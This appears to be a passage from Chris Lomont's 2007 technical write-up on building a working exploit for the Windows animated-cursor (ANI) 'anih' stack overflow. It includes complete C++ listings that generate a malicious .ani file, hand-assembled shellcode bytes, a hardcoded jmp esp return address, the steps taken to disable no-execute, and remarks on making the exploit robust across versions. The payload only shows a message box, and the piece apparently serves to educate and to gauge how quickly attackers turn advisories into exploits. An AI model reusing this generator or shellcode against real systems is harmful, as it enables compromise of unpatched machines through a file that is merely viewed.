EB 3D            jmp         Title (4120CDh)
  299:         }
  300: TitleReturn:
  301:     _asm
  302:         {
  303:         jmp short Message    // get message string on stack
EB 26            jmp         Message (4120B8h)
```

Figure 9 – Disassembled Shellcode

[10] http://www.microsoft.com/technet/technetmag/issues/2007/04/VistaKernel/ . Visual Studio 2005 SP1 adds support for setting the flag so that third-party developers can use of ASLR.
[11] www.vividmachines.com/shellcode/shellcode.html

To get this view, on the disassembled code right click and select the fields to show. I want the machine code, and I copied all this and edited it to get merely the machine code, which is the `unsigned char exploitCode[] = {…}` in Listing 3, and appears in MakeANI_3.cpp

Actually, my first version used the ExitProcess function to try and exit like many shellcodes do. Since I was in the explorer thread, this killed the desktop. My next idea was simple – an infinite loop. This would perhaps at least let the thread live long enough to see something.

I compiled and created the ANI file, opened it in VMWare, and… nothing….. After some more fiddling and stepping through IDAPro, whenever the execution jumped back to my code, I got an exception, and the process jumped out. It's as if the code cannot execute on the stack. Then it hits me – this machine probably has the no-execute flag turned on. A quick search on "disable no execute on windows" located http://support.microsoft.com/kb/875352 explaining how no-execute works on Windows. Editing BOOT.INI and changing the default OptIn to AlwaysOff disabled the no-execute. Many machines have this off by default, but on my dual Athlon with SP2 it is enabled by default. So this exploit (as I have done it) wouldn't affect no-execute machines.

This resulted in the 4385 byte "message.ani," which I have renamed to "message.ani.dat" because it will likely BSOD machines with different patch levels than mine.

I switched to the VMWare, opened the folder with message.ani, and up popped my message! **It worked!** (Figure 10). Explorer trying to render the malformed "message.ani" in the upper left corner causes the message box.




Figure 10 –Exploit in Action

Pressing OK, explorer was a little flaky (it had an infinite looping thread). Looking in task manager, we see Figure 11 that shows the CPU usage for explorer at 99%. From here I just right click, kill explorer (losing the desktop), and then under File, Run, I enter explorer.exe and restart it. Problem solved ☺

For a serious exploit this could be fixed by finding a suitable exit point.




Image Name	CPU	User Name
explorer.exe	99	Chris
VMwareTray.exe	00	Chris
alg.exe	00	LOCAL SERVICE

Figure 11 – The Explorer Thread

Optimizing the Exploit

Lastly I wanted to make the exploit as small as I could (currently the ani file is 4385 bytes). Experimentation showed I needed at least two icons in the file and one frame of animation. I only needed two 'anih' chunks and the list of icons. The main savings was switching from 5 embedded icons to 2, and then switching to a smaller icon than the 766 byte one I was using: a 1x1 pixel icon, 16 colors, 128 bytes in size. This resulted in "small.ani.dat" which is a 625 byte exploit, and the final code changes are in Listing 3. The file creating this is MakeANI_4.cpp. Final optimizations would allow it to be a bit smaller still, but at this point I was satisfied.

As a final test I tried it under the VMWare session under a Guest account (which has a lot less privileges than the Administrator account I tested in). It still worked, showing that I did not need administrative privileges to smash the stack.

Conclusion

This shows how in a few days of work (it took me 16 hours to develop this) a person skilled at programming but with no actual exploit experience was able to cobble together an exploit from information gathered from the internet. Assuming that one skilled at this is likely 10 times more efficient at this work (since I had to learn a lot of the tools along the way), a real attacker should be able to turn such an exploit advisory into working code in a few hours. Fascinating….

A skilled hacker likely has a large set of tools pre-built and shellcode ready to go once an exploit is discovered, as well as tools to automate a lot of the buffer overflowing. A much deeper knowledge of Windows internals and tools like IDAPro would also speed things up a lot. A skilled should also not make the time consuming mistakes I did in figuring out how to do this. It would be easy to automate the entire process, turning security warnings into actual exploits in an hour or less.



user32.dll
5.1.2600.2180
Windows XP USER API Client DLL

Figure 12 –USER32.DLL Version

Making it robust

One final mention of the weaknesses with the exploit we developed. The main one is it is directly tied to the version of USER32.DLL that I attacked, which is version 5.1.2600.2180. This is easily worked around using shellcode ideas on the internet which locate KERNEL32.DLL in a robust way, and then locate the other functions as I have done. A harder problem (for me at the moment) is finding a robust way to get the "jmp esp" bytes (or an equivalent operation) at a fixed memory location that works across operating systems and patch levels. However I'm confident that a little internet searching would locate the information I desired.

Final code, samples, and test files are available at www.lomont.org.

Listings

Listing 1 – MakeANI_1.cpp - Code to make a legal ANI file

```
// code to make ANI files
// copyright Chris Lomont 2007
#include <iostream>
#include <fstream>
#include <vector>
#include <string>

using namespace std;

/* from www.wotsit.org, THIS IS INCORRECT! SEE ABOVE GRAMMAR AND CODE BELOW

This is a paraphrase of the format.  It is essetially just a RIFF file =
with extensions... (view this monospaced)
This info basically comes from the MMDK (Multimedia DevKit).  I don't =
have it in front of me, so I'm going backwards from a VB program I wrote =
to decode .ANI files.

"RIFF" {Length of File}
    "ACON"
        "LIST" {Length of List}
            "INAM" {Length of Title}  {Data}
            "IART" {Length of Author} {Data}
        "fram"
            "icon" {Length of Icon} {Data}      ; 1st in list
            ...
            "icon" {Length of Icon} {Data}      ; Last in list  (1 to cFrames)
    "anih" {Length of ANI header (36 bytes)} {Data}   ; (see ANI Header TypeDef )
    "rate"  {Length  of  rate  block}  {Data}        ;  ea.  rate  is  a  long  (length  is  1  to
cSteps)
    "seq " {Length of sequence block} {Data}  ; ea. seq is a long (length is 1 to cSteps)

-END-

 - Any of the blocks ("ACON", "anih", "rate", or "seq ") can appear in any
order.  I've never seen "rate" or "seq " appear before "anih", though.  You
need the cSteps value from "anih" to read "rate" and "seq ".  The order I
usually see the frames is: "RIFF", "ACON", "LIST", "INAM", "IART", "anih",
"rate", "seq ", "LIST", "ICON".  You can see the "LIST" tag is repeated and
the "ICON" tag is repeated once for every embedded icon.  The data pulled
from the "ICON" tag is always in the standard 766-byte .ico file format.

 - All {Length of...} are 4byte DWORDs.

 - ANI Header TypeDef:

struct tagANIHeader {
    DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)
    DWORD cFrames; // Number of unique Icons in this cursor
    DWORD cSteps; // Number of Blits before the animation cycles
    DWORD cx, cy; // reserved, must be zero.
    DWORD cBitCount, cPlanes; // reserved, must be zero.
    DWORD JifRate; // Default Jiffies (1/60th of a second) if rate chunk not present.
    DWORD flags; // Animation Flag (see AF_ constants)
    } ANIHeader;

#define AF_ICON =3D 0x0001L // Windows format icon/cursor animation
 */

/*
RIFF( 'ACON'
    [LIST( 'INFO' <info_data> )]
    [<DISP_ck>]
    anih( <ani_header> )
    [rate( <rate_info> )]
    ['seq '( <sequence_info> )]
    LIST( 'fram' icon( <icon_file> ) ... )
)
*/


typedef unsigned long DWORD;
typedef unsigned short WORD;
typedef unsigned char BYTE;

#pragma pack(1) // need byte level packing

typedef struct
        {
        DWORD cbSizeOf;  // Num bytes in AniHeader (36 bytes)
        DWORD cFrames;   // Number of unique Icons in this cursor
        DWORD cSteps;    // Number of Blits before the animation cycles
        DWORD cx, cy;    // reserved, must be zero.
        DWORD cBitCount, cPlanes; // reserved, must be zero.
        DWORD JifRate;   // (1/60th of a second) if rate chunk not present.
        DWORD flags;     // Animation Flag (see AF_ constants)
        } ANIHeader;

typedef struct
        {
        BYTE        bWidth;          // Width, in pixels, of the image
        BYTE        bHeight;         // Height, in pixels, of the image
        BYTE        bColorCount;     // Number of colors in image (0 if >=8bpp)
        BYTE        bReserved;       // Reserved ( must be 0)
        WORD        wPlanes;         // Color Planes
        WORD        wBitCount;       // Bits per pixel
        DWORD       dwBytesInRes;    // How many bytes in this resource?
        DWORD       dwImageOffset;   // Where in the file is this image?
        } ICONDIRENTRY;

typedef struct
        {
        WORD           idReserved;   // Reserved (must be 0)
        WORD           idType;       // Resource Type (1 for icons)
        WORD           idCount;      // How many images?
        ICONDIRENTRY   idEntries[1]; // An entry for each image (idCount of 'em)
        } ICONDIR;

typedef struct
        {
        DWORD  biSize;
        DWORD  biWidth;
        DWORD  biHeight;
        WORD   biPlanes;
        WORD   biBitCount;
        DWORD  biCompression;
        DWORD  biSizeImage;
        DWORD  biXPelsPerMeter;
        DWORD  biYPelsPerMeter;
        DWORD  biClrUsed;
        DWORD  biClrImportant;
        } BITMAPINFOHEADER;

typedef struct
        {
        BYTE    rgbBlue;
        BYTE    rgbGreen;
        BYTE    rgbRed;
        BYTE    rgbReserved;
        } RGBQUAD;

typedef struct
        {
        BITMAPINFOHEADER icHeader;       // DIB header
        RGBQUAD          icColors[16];   // Color table
        BYTE              icXOR[32*32/2]; // DIB bits for XOR mask
        BYTE              icAND[32*32/8]; // DIB bits for AND mask
        } ICONIMAGE;


// buffer to store our created image as we build it
vector<unsigned char> buffer;

// write data to the buffer
void Write(const void * data, size_t length, size_t offset)
        {
        const unsigned char * ptr = reinterpret_cast<const unsigned char*>(data);
        if (buffer.size() < offset + length)
                buffer.resize(offset+length);
        while (length--)
                buffer[offset++] = *ptr++;
        } // Write

// write the most common type of ICO files
// a single 32 by 32 pixel image with a 16 color palette
// exactly 766 bytes in size.
void WriteIcon(void)
        {
        ICONDIR dir;
        dir.idReserved = 0;
        dir.idType = 1;
        dir.idCount = 1;
        dir.idEntries[0].bWidth  = 32;
        dir.idEntries[0].bHeight = 32;
        dir.idEntries[0].bColorCount = 16;
        dir.idEntries[0].bReserved  = 0;
        dir.idEntries[0].wPlanes    = 0;
        dir.idEntries[0].wBitCount  = 0;
        dir.idEntries[0].dwBytesInRes = 744; // 32*32/2; // 512 bytes data
        dir.idEntries[0].dwImageOffset = sizeof(ICONDIR);

        ICONIMAGE data;
        memset(&data.icHeader,0,sizeof(BITMAPINFOHEADER));
        data.icHeader.biSize = sizeof(BITMAPINFOHEADER);
        data.icHeader.biWidth  = 32;
        data.icHeader.biHeight = 64;
        data.icHeader.biPlanes = 1;
        data.icHeader.biBitCount = 4;
        data.icHeader.biSizeImage = 0x280;

        // palette colors
        for (int color = 0; color < 16; ++color)
                {
                data.icColors[color].rgbReserved = 0;
                data.icColors[color].rgbRed   = rand();
                data.icColors[color].rgbGreen = rand();
                data.icColors[color].rgbBlue  = rand();
                }
        // AND mask, scan order, 1 bit per pixel
        for (int pos = 0; pos < 32*32/8; ++pos)
                data.icAND[pos] = 0; // mask out all
        // XOR mask, scan order, 2 pixels per byte in 16 color mode
        for (int pos = 0; pos < 32*32/2; ++pos)
                data.icXOR[pos] = rand(); // set all

        // write to end of buffer
        Write(&dir,sizeof(dir),buffer.size());
        Write(&data,sizeof(data),buffer.size());
        } // WriteIcon

int main(void)
        {
        // ANI defining attributes
        static const int icons  = 5;   // number of icons in file
        static const int frames = 8;   // number of frames animation
        static const int iconSize = 766; // size of icon file
```

```
char * title = "Player Piano"; // title in file
char * author = "Copyright (C) 1993 Microsoft Corporation\1\1";
DWORD rates[frames] = {22,22,22,22,22,22,22,22};
DWORD seq[frames]   = {0,1,2,3,4,3,2,1};

// anim header
ANIHeader header;
size_t size = sizeof(ANIHeader);
if (36 != size)
        { // size must be this much to work, else the packing is set wrong
        cerr << "Structure packing wrong\n";
        exit(-1);
        }

header.cbSizeOf = 36;       // # bytes in ANIHeader (36 bytes)
header.cFrames  = icons;    // # of unique icons in this cursor
header.cSteps   = frames;   // # of blits before the animation cycles
header.cx = 0;              // reserved, must be zero
header.cy = 0;              // reserved, must be zero
header.cBitCount = 0;       // reserved, must be zero
header.cPlanes = 0;         // reserved, must be zero
header.JifRate = 20;        // (1/60th of a second) if rate chunk not present.
header.flags = 0x0001L;    // animation flag (see AF_ constants)

// main header
Write("RIFF",4,0);
size =
        8 +                      // RIFF + size
        4 +                      // ACON
        4 + 4 +                  // LIST
        4 +                      // INFO
        4 + 4 + strlen(title) +  // INAM
        4 + 4 + strlen(author) + // IART
        4 + 4 + 36 +             // anih
        4 + 4 + sizeof(rates) +  // rate
        4 + 4 + sizeof(seq) +    // seq
        4 + 4 +                  // LIST
        4 +                      // fram
        icons*(4+4+iconSize) +   // icon
        0;

cout << "Size1: " << size << endl;
Write(&size,4,buffer.size());

Write("ACON",4,buffer.size());

Write("LIST",4,buffer.size());
size =
        4 +                     // size
        4 + 4 + strlen(title) + // INAM
        4 + 4 + strlen(author); // IART
Write(&size,4,buffer.size());

Write("INFO",4,buffer.size());

Write("INAM",4,buffer.size());
size = strlen(title);
Write(&size,4,buffer.size());
Write(title,size,buffer.size());

Write("IART",4,buffer.size());
size = strlen(author);
Write(&size,4,buffer.size());
Write(author,size,buffer.size());

Write("anih",4,buffer.size());
size = 36;
Write(&size,4,buffer.size());
Write(&header,size,buffer.size());

Write("rate",4,buffer.size());
```

```
        size = sizeof(rates);
        Write(&size,4,buffer.size());
        Write(rates,size,buffer.size());

        Write("seq ",4,buffer.size());
        size = sizeof(seq);
        Write(&size,4,buffer.size());
        Write(&seq,size,buffer.size());

        Write("LIST",4,buffer.size());
        size =
                4 + // fram
                icons*(4 + 4 + iconSize); // icons
        Write(&size,4,buffer.size());

        // write icons
        Write("fram",4,buffer.size());

        size = iconSize;
        for (int pos = 0; pos < icons; ++pos)
                {
                Write("icon",4,buffer.size());
                Write(&size,4,buffer.size()); // spacing
                WriteIcon();
                }

        // in output, this should match size 1 for sanity
        cout << "Size2: " << buffer.size() << endl;

        // write file
        string filename("good.ani");
        ofstream out(filename.c_str(),ios_base::binary);
        out.write(reinterpret_cast<char*>(&buffer[0]),static_cast<long>(buffer.size()));
        out.close();

        return 0;
        } // main

// end - MakeANI.cpp
```

Listing 2 – Exploit Code

```
                //eax holds return value
                //ebx will hold function addresses
                //ecx will hold string pointers
                //edx will hold NULL

                xor eax,eax
                xor ebx,ebx            // zero out the registers
                xor ecx,ecx
                xor edx,edx

                jmp short GetLibrary    // get the beginning of "user32.dll" on stack
LibraryReturn:
                mov ebx, 0x7c801d77     // LoadLibraryA(libraryname) - was 0x77e7d961
                call ebx                // eax will hold the module handle
                jmp short FunctionName //get the address of the Function string to call
FunctionReturn:
                push eax
                mov  ebx, 0x7c80ac28    // GetProcAddress(hmodule,functionname)
                call ebx                // eax now holds the address of MessageBoxA
                xor edx,edx
                push edx                 // MB_OK
                jmp short Title          // get title string on stack
TitleReturn:
                jmp short Message        // get message string on stack
MessageReturn:
                push edx               // NULL window handle
```

```
               call eax              // call MessageBoxA(windowhandle,msg,title,type)
ender:
               // ExitProcess(exitcode) is bad here
               jmp  ender                  //  infinite  loop  -  todo  -  find  exit  method
GetLibrary:
               call LibraryReturn
               “user32.dll\0”
FunctionName:
               call FunctionReturn
               “MessageBoxA\0”
Message:
               call MessageReturn
               “Owned by Lomont\0”
Title:
               call TitleReturn
               “www.lomont.org\0”
```

Listing 3 – Final Exploit Code Changes

```
// code to make ANI files
// copyright Chris Lomont 2007

. . .

// write the smallest type of ICO files
// a single 1 by 1 pixel image with a 16 color palette
// exactly 128 bytes in size.
void WriteSmallIcon(void)
       {
       ICONDIR dir;
       dir.idReserved = 0;
       dir.idType = 1;
       dir.idCount = 1;
       dir.idEntries[0].bWidth  = 1;
       dir.idEntries[0].bHeight = 1;
       dir.idEntries[0].bColorCount = 16;
       dir.idEntries[0].bReserved  = 0;
       dir.idEntries[0].wPlanes    = 0;
       dir.idEntries[0].wBitCount  = 0;
       dir.idEntries[0].dwBytesInRes = 233;
       dir.idEntries[0].dwImageOffset = sizeof(ICONDIR);

       typedef struct
              {
              BITMAPINFOHEADER icHeader;       // DIB header
              RGBQUAD          icColors[16];   // Color table
              BYTE             icXOR[1]; // DIB bits for XOR mask
              BYTE             icAND[1]; // DIB bits for AND mask
              } ICONIMAGESMALL;

       ICONIMAGESMALL data;
       memset(&data.icHeader,0,sizeof(BITMAPINFOHEADER));
       data.icHeader.biSize = sizeof(BITMAPINFOHEADER);
       data.icHeader.biWidth  = 1;
       data.icHeader.biHeight = 2;
       data.icHeader.biPlanes = 1;
       data.icHeader.biBitCount = 4;
       data.icHeader.biSizeImage = 2; // size of AND and XOR masks

       // palette colors
       for (int color = 0; color < 16; ++color)
              {
              data.icColors[color].rgbReserved = 0;
              data.icColors[color].rgbRed   = rand();
              data.icColors[color].rgbGreen = rand();
              data.icColors[color].rgbBlue  = rand();
```

```
                }
        // AND mask, scan order, 1 bit per pixel
        for (int pos = 0; pos < 1; ++pos)
                data.icAND[pos] = 0; // mask out all
        // XOR mask, scan order, 2 pixels per byte in 16 color mode
        for (int pos = 0; pos < 1; ++pos)
                data.icXOR[pos] = rand(); // set all
        // write to end of buffer
        Write(&dir,sizeof(dir),buffer.size());
        Write(&data,sizeof(data),buffer.size());
        } // WriteSmallIcon


// used to get bytes for exploit in debug mode
void ExploitCode(void)
        {
        return;
        // modified from http://www.vividmachines.com/shellcode/shellcode.html
        _asm
                {
                //eax holds return value
                //ebx will hold function addresses
                //ecx will hold string pointers
                //edx will hold NULL

                xor eax,eax
                xor ebx,ebx                 //zero out the registers
                xor ecx,ecx
                xor edx,edx

                jmp short GetLibrary // get the beginning of "user32.dll" on stack
                }
LibraryReturn:
        _asm
                {
                mov ebx, 0x7c801d77    // LoadLibraryA(libraryname) - was 0x77e7d961

                call ebx                         // eax will hold the module handle
                jmp short FunctionName //get the address of the Function string to call
                }
FunctionReturn:
        _asm
                {
                push eax
                mov  ebx, 0x7c80ac28 // GetProcAddress(hmodule,functionname)
                call ebx                       // eax now holds the address of MessageBoxA
                xor edx,edx
                push edx                       // MB_OK
                jmp short Title                // get title string on stack
                }
TitleReturn:
        _asm
                {
                jmp short Message    // get message string on stack
                }
MessageReturn:
        _asm
                {
                push edx                      // NULL window handle
                call eax                      // call MessageBoxA
                }
ender:
        _asm{
                jmp ender               // infinite loop - todo - find exit method,
// ExitProcess(exitcode) is bad here
                }
GetLibrary:
        _asm
                {
                call LibraryReturn
                _emit 'u'  // user32.dll
                _emit 's'
                _emit 'e'
                _emit 'r'
                _emit '3'
                _emit '2'
                _emit '.'
                _emit 'd'
                _emit 'l'
                _emit 'l'
                _emit 0
                }
FunctionName:
        _asm
                {
                call FunctionReturn
                _emit 'M' // MessageBoxA
                _emit 'e'
                _emit 's'
                _emit 's'
                _emit 'a'
                _emit 'g'
                _emit 'e'
                _emit 'B'
                _emit 'o'
                _emit 'x'
                _emit 'A'
                _emit 0
                }
Message:
        _asm
                {
                call MessageReturn
                _emit 'O'
                _emit 'w'
                _emit 'n'
                _emit 'e'
                _emit 'd'
                _emit ' '
                _emit 'b'
                _emit 'y'
                _emit ' '
                _emit 'L'
                _emit 'o'
                _emit 'm'
                _emit 'o'
                _emit 'n'
                _emit 't'
                _emit 0
                }
Title:
        _asm
                {
                call TitleReturn
                _emit 'w'
                _emit 'w'
                _emit 'w'
                _emit '.'
                _emit 'l'
                _emit 'o'
                _emit 'm'
                _emit 'o'
                _emit 'n'
                _emit 't'
                _emit '.'
                _emit 'o'
                _emit 'r'
                _emit 'g'
                _emit 0
                }
        } // InsertExploit
```

```
int main(void)
        {
        ExploitCode(); // jump to see disassembly

        unsigned char exploitCode[] = {
        //eax holds return value
        //ebx will hold function addresses
        //ecx will hold string pointers
        //edx will hold NULL
        0x33,0xC0,                  // xor  eax,eax          // zero out the registers
        0x33,0xDB,                  // xor  ebx,ebx
        0x33,0xC9,                  // xor  ecx,ecx
        0x33,0xD2,                  // xor  edx,edx
        0xEB,0x1D,                  // jmp  short GetLibrary  // get the beginning of
//"user32.dll" on stack
//LibraryReturn:
        0xBB,0x77,0x1D,0x80,0x7C,   // mov  ebx,7C801D77h     // LoadLibraryA(libraryname)
        0xFF,0xD3,                  // call ebx               // eax will hold the module
        0xEB,0x24,                  // jmp  short FunctionName // get the address of the
// Function string to call
// FunctionReturn:
        0x50,                       // push eax
        0xBB,0x28,0xAC,0x80,0x7C,   // mov  ebx, 0x7c80ac28   // GetProcAddress
        0xFF,0xD3,                  // call ebx               // eax now holds the address
// of MessageBoxA
        0x33,0xD2,                  // xor  edx,edx
        0x52,                       // push edx                // MB_OK
        0xEB,0x3D,                  // jmp  short Title        // get title string
// on stack
// TitleReturn:
        0xEB,0x26,                  // jmp  short Message     // get message string on
// stack
//MessageReturn:
        0x52,                       // push edx                // NULL window handle
        0xFF,0xD0,                  // call eax                // call MessageBoxA
// ender:
        0xEB,0xFE,                  // jmp ender              // infinite loop
// GetLibrary:
        0xE8,0xDE,0xFF,0xFF,0xFF,   // call LibraryReturn
        0x75,0x73,0x65,0x72,0x33,0x32,0x2E,0x64,0x6C,0x6C,0x0,       // user32.dll + null
        0xE8,0xD7,0xFF,0xFF,0xFF,   // call FunctionReturn
        0x4D,0x65,0x73,0x73,0x61,0x67,0x65,0x42,0x6F,0x78,0x41,0x00, // MessageBoxA + null
        0xE8,0xD5,0xFF,0xFF,0xFF,   // call MessageReturn
        0x4F,0x77,0x6E,0x65,0x64,0x20,0x62,0x79,0x20,0x4C,0x6F,0x6D,0x6F,0x6E,0x74,0x00,
// Owned by Lomont + null
//Title:
        0xE8,0xBE,0xFF,0xFF,0xFF,   // call TitleReturn
        0x77,0x77,0x77,0x2E,0x6C,0x6F,0x6D,0x6F,0x6E,0x74,0x2E,0x6F,0x72,0x67,0x00
// www.lomont.org + null
        };

        // garbage to place for overflow
        // crashes on 38 bytes  overflow, so likely bytes 38,39,40,41 are return address?
        // 38 40 50 100 and 200 bluescreen, 25 passes
        // 30 32 34 36 make viewable
        // 33 35 not viewable
        //

        // set this to 0 to not insert exploit
        // dont use strlen here, since we can embed 0's in the exploit code
        unsigned int garbageSize = 128+sizeof(exploitCode); // space we use on top of ani

        // ANI defining attributes
        static const int icons  = 2;   // number of icons in file - needs at least 2
        static const int frames = 1;   // number of frames animation
        static const int iconSize = 128; // size of icon file
        char * title = ""; // title in file
        char * author = "";
        DWORD rates[frames] = {22};
        DWORD seq[frames]   = {0};
```

```
// anim header
ANIHeader header;
size_t size = sizeof(ANIHeader);
if (36 != size)
        { // size must be this much to work, else the packing is set wrong
        cerr << "Structure packing wrong\n";
        exit(-1);
        }

header.cbSizeOf = 36;       // # bytes in ANIHeader (36 bytes)
header.cFrames  = icons;    // # of unique icons in this cursor
header.cSteps   = frames;   // # of blits before the animation cycles
header.cx = 0;              // reserved, must be zero
header.cy = 0;              // reserved, must be zero
header.cBitCount = 0;       // reserved, must be zero
header.cPlanes = 0;         // reserved, must be zero
header.JifRate = 20;        // (1/60th of a second) if rate chunk not present.
header.flags = 0x0001L;     // animation flag (see AF_ constants)

// main header
Write("RIFF",4,0);
size =
        8 +                     // RIFF + size
        4 +                     // ACON
        4 + 4 + 36 +            // anih
        4 + 4 +                 // LIST
        4 +                     // fram
        icons*(4+4+iconSize) +  // icon
        0;

// make room for exploit if asked
if (garbageSize > 0)
        size +=
        4 + 4 + 36 +            // anih # 2
        garbageSize +           // garbage
        0;

cout << "Size1: " << size << endl;
Write(&size,4,buffer.size());

Write("ACON",4,buffer.size());

Write("anih",4,buffer.size());
size = 36;
Write(&size,4,buffer.size());
Write(&header,size,buffer.size());

Write("LIST",4,buffer.size());
size =
        4 + // fram
        icons*(4 + 4 + iconSize); // icons
Write(&size,4,buffer.size());

// write icons
Write("fram",4,buffer.size());

size = iconSize;
for (int pos = 0; pos < icons; ++pos)
        {
        Write("icon",4,buffer.size());
        Write(&size,4,buffer.size()); // spacing
        WriteSmallIcon();
        }

if (garbageSize > 0)
        {
        vector<unsigned char> garbage(garbageSize);
        for (unsigned int pos = 0; pos < garbageSize; ++pos)
                garbage[pos] = 0x90; // 0xCC opcode rand();
        // attempt to make valid return position
        // address we want to jump to stack is 0x77d8af0a where a FF E4  = jmp esp
        unsigned long addr = 0x77d8af0a;

        for (int pos = 0; pos < 43; ++pos) // clear stack to 0 after overflow
                garbage[pos] = 0x00;
        int t = 44;//40;
        // todo - or pack in as long pointer
        garbage[t++] = static_cast<unsigned char>(addr&0xff); // // little endian
        garbage[t++] = static_cast<unsigned char>((addr>>8)&0xFF);
        garbage[t++] = static_cast<unsigned char>((addr>>16)&0xFF);
        garbage[t++] = static_cast<unsigned char>(addr>>24);

        // now put in exploit
        t += 20; // compensate for retn 0x14 = 20d

        for (int pos = 0; pos < sizeof(exploitCode); ++pos)
                garbage[t++] = exploitCode[pos];

        // write overflow here on second, illegal anih block
        Write("anih",4,buffer.size());
        unsigned long size = 36+garbageSize;
        Write(&size,4,buffer.size());
        Write(&header,36,buffer.size());
        Write(&garbage[0],garbageSize,buffer.size());
        } // if insert exploit

// in output, this should match size 1 for sanity
cout << "Size2: " << buffer.size() << endl;

// write file
string filename("small.ani");
ofstream out(filename.c_str(),ios_base::binary);
out.write(reinterpret_cast<char*>(&buffer[0]),static_cast<long>(buffer.size()));
out.close();

return 0;
} // main
```

THE END